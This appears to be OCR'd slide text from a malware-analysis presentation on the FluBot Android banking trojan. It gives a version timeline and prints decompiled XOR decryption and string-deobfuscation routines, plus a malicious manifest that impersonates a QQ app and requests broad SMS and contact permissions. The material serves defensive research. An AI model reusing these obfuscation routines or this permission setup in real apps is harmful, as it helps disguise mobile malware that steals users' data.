
```
int i4 = 0;
while (true) {
    int read = inputStream.read(bArr);
    if (read >= 0) {
        int i5 = 0;
        int i6 = i4;
        while (i6 < i4 + read) {
            bArr[i5] = (byte) ((byte) (((byte) (new int[]{(c10 <<
            16) | c9, (c12 << 16) | c11}[(i6 % 8) / 4] >> ((i6 % 4)
            << 3))) ^ bArr[i5]));
            i5++;
            i6++;
        }
        outputStream.write(bArr, 0, read);
        i4 = i6;
    } else {
```

TLP:WHITE



```
private static short[] f29$ = {21673, 21684, 21669, 21688, 21956,
21959, 21967, 20239, 20232, 20236, 20227, 20229, 20242, 22500, 22450,
22509, 22500, 22450, 22523, 22500, 22450, 22509, 22500, 22450};

/* renamed from: a */
final /* synthetic */ p71b32960 f30a;

/* renamed from: $ */
private static String m5398$(int i, int i2, int i3) {
    char[] cArr = new char[(i2 - i)];
    for (int i4 = 0; i4 < i2 - i; i4++) {
        cArr[i4] = (char) (f29$[i + i4] ^ i3);
    }
    return new String(cArr);
}
```


Highlights from version history


First time spotted in the wild 🇪🇸
apkprotector
Version 4.5: Flubot starts targeting Finland 🇫🇮
Custom decryptor
Version 4.9: C2 started using DoH
Versions 5.1 and 5.2: DGA update feature
Version 5.4: More obfuscation and ability to print notifications from C2
12/2020
06/2021
11/2021
01/2022
03/2022

TLP:WHITE

Let’s take a closer look


AndroidManifest.xml



```xml
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:sharedUserId="rElldGlVSdmIlgWD.uid.shared"
android:versionCode="1" android:versionName="1.5" android:compileSdkVersion="23" android:compileSdkVersionCodename="6.0-2438415"
package="com.tencent.mobileqq" platformBuildVersionCode="28" platformBuildVersionName="9">
    <uses-sdk android:minSdkVersion="24" android:targetSdkVersion="28"/>
    <uses-permission android:name="android.permission.CALL_PHONE"/>
    <uses-permission android:name="android.permission.SEND_SMS"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.WRITE_SMS"/>
    <uses-permission android:name="android.permission.RECEIVE_SMS"/>
    <uses-permission android:name="android.permission.VIBRATE"/>
    <uses-permission android:name="android.permission.READ_CONTACTS"/>
    <uses-permission android:name="android.permission.KILL_BACKGROUND_PROCESSES"/>
    <uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
    <uses-permission android:name="android.permission.READ_SMS"/>
    <uses-permission android:name="android.permission.QUERY_ALL_PACKAGES"/>
    <application android:theme="@style/res_2131755455_theme_myapplicationtest" android:label="@string/app_name"
    android:icon="@drawable/icon" android:name="com.crazygames.lesuire.k" android:debuggable="true" android:allowBackup="true"
    android:largeHeap="true" android:supportsRtl="true" android:extractNativeLibs="false" android:usesCleartextTraffic="true"
    android:appComponentFactory="p0be1df73.p436a[illegible]85.p1b8e75e5.p2f59db1b">
        <activity android:name="com.tencent.mobileqq.p2233a621">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
            </intent-filter>
        </activity>
        <activity android:name="com.tencent.mobileqq.p1279eff1" android:launchMode="singleTop">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
        <receiver android:name="com.tencent.mobileqq.p57216304" android:permission="android.permission.BROADCAST_SMS">
```

Interesting stuff starts here

No source code here
-> Packed

